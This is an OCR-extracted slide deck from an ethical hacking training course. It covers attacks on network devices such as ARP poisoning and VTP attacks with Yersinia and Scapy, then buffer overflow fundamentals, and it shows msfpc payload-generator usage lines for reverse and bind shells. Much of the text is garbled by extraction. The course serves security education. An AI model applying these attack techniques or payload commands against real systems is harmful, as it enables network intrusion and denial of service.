

# Ethical Hacking, Pen Testing, Red Teaming and Bug Hunting Deep Dive

## DAY 2

Omar Santos  
[@santosomar](https://twitter.com/santosomar)

# About // Omar Ωr Santos



Omar Santos is an active member of the security community, where he leads several industry-wide initiatives and standard bodies. His active role helps businesses, academic institutions, state and local law enforcement agencies, and other participants that are dedicated to increasing the security of the critical infrastructure.

Omar is the author of over 20 books and video courses; numerous white papers, articles, and security configuration guidelines and best practices. Omar is a Principal Engineer of Cisco's Product Security Incident Response Team (PSIRT) where he mentors and lead engineers and incident managers during the investigation and resolution of security vulnerabilities.

Omar is often presenting at many cybersecurity conferences and he is the co-lead of the DEF CON Red Team Village ([redteamvillage.io](http://redteamvillage.io)). He is also the chair of the OASIS Common Security Vulnerability Framework (CSAF) Technical Committee and the co-chair of the Forum of Incident Response and Security Teams (FIRST) PSIRT Open Source Security Working Group.



<https://h4cker.org>



@santosomar



<https://h4cker.org/discord>



[/in/santosomar](https://in/santosomar)



[h4cker.org/github](https://h4cker.org/github)

Omar has been quoted by numerous media outlets, such as TheRegister, Wired, ZDNet, ThreatPost, CyberScoop, TechCrunch, Fortune Magazine, Ars Technica, and more.

Omar's PGP Key: 0x8e19a9d13af27edc

# DISCLAIMER/ WARNING

---

- The information provided on this training is **for educational purposes only**. The **author**, O'Reilly, or any other entity is **in no way responsible for any misuse of the information**.
- Some of the tools and technologies that you will learn in this training class may be illegal depending on where you reside. Please check with your local laws.
- Please practice and use all the tools that are shown in this training in a lab that is not connected to the Internet or any other network.



# Agenda – Day 1

- An Overview of Ethical Hacking and Penetration Testing Methodologies
- Red Teaming vs. Pen Testing vs. Bug Bounties
- Building your own hacking lab with WebSploit Labs
- Passive Reconnaissance and Open-Source Intelligence (OSINT)
- Active Reconnaissance, Scanning, and Fuzzing
- Introduction to Hacking Modern Web Applications
- Introduction to Hacking User Credentials and Cracking Passwords
- Introduction to Hacking Databases and SQL Injection

# Agenda – Day 2

- Introduction to Hacking Networking Devices
- Fundamentals of Wireless Hacking
- Introduction to Buffer Overflows and Creating Payloads for Code Execution
- Introduction to Social Engineering
- Fundamentals of Evasion and Post Exploitation Techniques
- Command and Control, Exfiltration, and Privilege Escalation
- Best Practices on How to Write Penetration Testing Reports



Learning Path: <https://h4cker.org/learning-path>

# GitHub Repo

<https://hackerrepo.org>




# Hacking Labs

- <https://hackingscenarios.com>



## Introduction to Hacking Networking Devices



# Why Hack Network Devices?


- Used as stepping stones.
- Mass surveillance.
- Sometimes not monitored as closely as your hosts.
- Longer system lifecycle.
- No malware detection.
- Sometimes running protocols designed back in the 80's.
- Take advantage of features like port mirroring, tunneling, lawful intercept to infiltrate and exfiltrate data.



[https://theartofhacking.org/go/hacking\\_networks.html](https://theartofhacking.org/go/hacking_networks.html)

# GNS3 & Cisco Modeling Labs for Pen Testing

- <https://developer.cisco.com/modeling-labs/>
- <https://www.gns3.com/>
- <https://www.netacad.com/courses/packet-tracer>



# Example Attacks

- Known vulnerabilities  
(exploit-db, Metasploit, etc.)
- VTP Attacks
- DHCP Attacks
- ARP Cache Poisoning
- Routing Protocol Hijack
- Default Passwords!
- Weak Configurations
- Rogue DHCP Servers
- MiTM
- Firewall Evasion and Tunneling
- ARP Spoofing
- HSRP Attacks
- Spanning Tree Attacks
- MPLS Attacks
- 802.1Q Attacks
- 802.1X Attacks



Dsniff

Scapy with  
arpCachePoison()

Ettercap

Metasploit packet  
generation


## ARP CACHE POISONING



Linux Bridging

Net Filters  
and IP Tables

Open vSwitch  
and  
OpenFlow



```
[omar@websploit:~]
```

```
$sudo scapy
```

[sudo] password for omar:

INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().

**WARNING: No route found for IPv6 destination :: (no default route?)**

aSPY//YASa		
apyyyyCY//////////YCa		Welcome to Scapy
sY/////YSpcs	scpCY//Pp	Version 2.4.3
ayp ayyyyyySCP//Pp	syY//C	<a href="https://github.com/secdev/scapy">https://github.com/secdev/scapy</a>
AYAsAYYYYYYYY///Ps	cY//S	
pCCCCY//p	cSSps y//Y	Have fun!
SPPPP///a	pP///AC//Y	
A//A	cyP///C	Craft packets like it is your last
p///Ac	sC///a	day on earth.
P///YCpc	A//A	-- Lao-Tze
scccccP///pSP///p	p//Y	
sY/////////y caa	S//P	
cayCyayP//Ya	pY/Ya	
sY/PsY///YCc	aC//Yp	
sc sccaCY//PCypaapyCP//YSs		
spCPY//////YPSPs		
ccaaacs		

using IPython 7.18.1

>>>

root@kali: ~/bo-example

yersinia 0.8.2 by Slay & tomac - VTP mode [14:19:24]

File Edit View Search Terminal Help

Code Domain MD5 Iface Last seen

# YERSINIA DEMO

Attack Panel

No	DoS	Description
0		sending VTP packet
1	X	deleting all VTP vlans
2	X	deleting one vlan
3		adding one vlan
4	X	Catalyst zero day

Select attack to launch ('q' to quit)

Total Packets: 0 VTP Packets: 0 MAC Spoofing [X]


Those strange attacks...

VTP Fields

```
Source MAC 02:C2:DC:7F:8E:F3 Destination MAC 01:00:0C:CC:CC:CC
Version 01 Code 03 Domain
MD5 00000000000000000000000000000000 Updater 010.013.058.001
Revision 0000000001 Timestamp Start value 000001
Followers 001 Sequence 001
```

The background of the image is a nighttime photograph of a city street. The sky is filled with numerous bright, glowing blue stars. In the center, there is a large, illuminated bridge or overpass structure. The ground is a paved walkway with a grid pattern. The overall atmosphere is futuristic and tech-oriented.

# WIRELESS HACKING Fundamentals



# BREAK

10 MINUTES



Don't forget about the resources at: <https://h4cker.org>

---


# Introduction to Buffer Overflows





H	E	L	L	O			
---	---	---	---	---	--	--	--

H	E	L	L	O	W	O	R
---	---	---	---	---	---	---	---

L D







- The Instruction pointer register.
- Stores the address of the next instruction to be executed.
- Its value is incremented after every instruction execution (depending on the size of an instruction).

**Data Dump**

Address	Value	Content
0x08048000-0x08049000	0x08048000-0x08049000	.ELF.....
0004:0000	7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00	.....
0004:0010	02 00 03 00 01 00 00 00 00 83 04 08 34 00 00 00	.....4.....
0004:0020	54 11 00 00 00 00 00 00 34 00 20 00 09 00 28 00	T.....4.....(
0004:0030	1e 00 18 00 06 00 00 00 00 34 00 00 00 34 80 04 00	.....4.....4.....
0004:0040	34 80 04 08 20 01 00 00 20 01 00 00 05 00 00 00	.....4.....
0004:0050	04 00 00 03 00 00 00 54 01 00 00 54 81 04 08	.....T.....T.....
0004:0060	54 81 04 08 13 00 00 00 13 00 00 00 04 00 00 00	T.....
0004:0070	01 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00	.....
0004:0080	00 80 04 08 30 07 00 00 30 07 00 00 05 00 00 00	.....0.....0.....
0004:0090	00 10 00 00 01 00 00 00 08 00 00 00 08 91 04 08	.....
0004:00a0	08 9f 04 08 20 01 00 00 24 01 00 00 06 00 00 00	.....\$.....
0004:00b0	00 10 00 00 02 00 00 00 14 01 00 00 14 91 04 08	.....
0004:00c0	14 9f 04 08 c8 00 00 00 c8 00 00 00 06 00 00 00	.....[.....h.....h.....
0004:00d0	04 00 00 04 00 00 00 68 01 00 00 68 81 04 08	.....h.....h.....
0004:00e0	68 81 04 08 44 00 00 00 44 00 00 00 04 00 00 00	h.....D.....D.....
0004:00f0	04 00 00 00 50 e5 74 64 04 06 00 00 04 86 04 08	P!td.....
0004:0100	04 86 04 08 3c 00 00 00 3c 00 00 00 04 00 00 00	<.....<.....
0004:0110	04 00 00 00 51 e5 74 64 00 00 00 00 00 00 00 00	Q!td.....
0004:0120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0004:0130	10 00 00 00 52 e5 74 64 08 0f 00 00 08 91 04 08	R!td.....
0004:0140	08 9f 04 08 78 00 00 00 78 00 00 00 04 00 00 00	.....
0004:0150	01 00 00 00 2f 6c 69 62 2f 6c 64 2d 6c 69 66 75	...../lib/ld-linux.....
0004:0160	78 2c 73 6f 2e 32 00 00 04 00 00 00 10 00 00 00	x.so.2.....
0004:0170	01 00 00 00 47 4e 55 00 00 00 00 62 00 00 00	GNU.....
0004:0180	06 00 00 00 18 00 00 00 04 00 00 00 14 00 00 00	.....
0004:0190	03 00 00 00 47 4e 55 00 30 42 85 c0 5e 22 b7	GNU.OB.....^.....
0004:01a0	04 44 4e fe 68 ca 5a 41 19 ce 15 93 02 00 00 00	D!!P!ZA.....
0004:01b0	06 00 00 00 01 00 00 00 05 00 00 00 20 00 20	.....
0004:01c0	05 00 00 00 06 00 00 00 ad 4b e3 c0 00 00 00 00	.....K!.....
0004:01d0	00 00 00 00 00 00 00 00 00 00 00 2e 00 00 00	.....

**Stack**

Address	Value	Content
ffff:d3b0	4141414141414141	AAAAAAA.....
ffff:d3b8	4141414141414141	AAAAAAA.....
ffff:d3c0	4141414141414141	AAAAAA.....
ffff:d3c8	f0041414141414143	AAAAAA.....
ffff:d3d0	ffffd454000000001	....T.....
ffff:d3d8	7fe67ea779d000	[.....]
ffff:d3e0	00000000077ff0000	[.....]
ffff:d3e8	000000000779d000	[.....]
ffff:d3f0	87cf27fc00000000	....'[.....
ffff:d3f8	0000000004c62dec	[.....]
ffff:d400	0000000000000000	.....
ffff:d408	000483a000000001	....[.....
ffff:d410	f7fec2e000000000	....[.....
ffff:d418	f7fd00017fe6cb0	[.....]
ffff:d420	000483a000000001	....[.....
ffff:d428	000483c100000000	....[.....
ffff:d430	0000000007ff00484f7	....[.....
ffff:d438	00048510fffd454	[.....]
ffff:d440	f7fe6cb000048580	[.....]
ffff:d448	f7ffd920fffd4dc4	[.....]
ffff:d450	f7fd506000000001	.....
ffff:d458	ffffd5ec00000000	.....
ffff:d460	ffffdbeffffdbd0	.....
ffff:d468	ffffdc15ffffdc00	.....
ffff:d470	ffffdc34ffffdc20	.....
ffff:d478	ffffdc4dffffdc42	.....
ffff:d480	ffffdc81ffffdc73	.....
ffff:d488	ffffdc9cffffffdc92	.....
ffff:d490	ffffdcc7ffffdcb2	.....
ffff:d498	ffffdc1dffffdc2	.....
ffff:d4a0	ffffdd0ffffdcfc	.....
ffff:d4a8	ffffdc83ffffdd24	.....
ffff:d4b0	ffffdd93ffffdd7b	.....

**File Edit View Search Terminal Help**

[\*] MSFvenom Payload Creator (MSFPC v1.4.4)

[i] Missing TYPE or BATCH/LOOP mode

```
/usr/bin/msfpc <TYPE> (<DOMAIN/IP>) (<PORT>)
/STAGELESS> (<TCP/HTTP/HTTPS/FIND_PORT>) (<B
Example: /usr/bin/msfpc windows 192.168.1.1
/usr/bin/msfpc elf bind eth0 4444
port.
/usr/bin/msfpc stageless cmd py h
prompt.
/usr/bin/msfpc verbose loop eth1
using eth1's IP.
```



No Analysis Found For This Region

Edit

# ESP

- The Stack pointer register.
- Stores the address of the top of the stack. This is the address of the last element on the stack.
- The stack grows downward in memory (from higher address values to lower address values).
- Subsequently, ESP points to the value in stack at the lowest memory address.

Register Tree

General Purpose	
EAX	00000050
ECX	00000001
EDX	f7f9e894
EBX	00000000
ESP	ffffd300 ASCII "AAAAAAAAAAAAAAAAAAAAAA"
ECR	41414141
ESI	f7f90000
EDI	00000000
General Status	
EIP	41414141
EFlags	00010286 (NO.AE,NE,A,S,P,L,E)
Segment	
ES	002b (00000000)
CS	0023 (00000000)
SS	002b (00000000)

Register Tree Bookmarks Registers

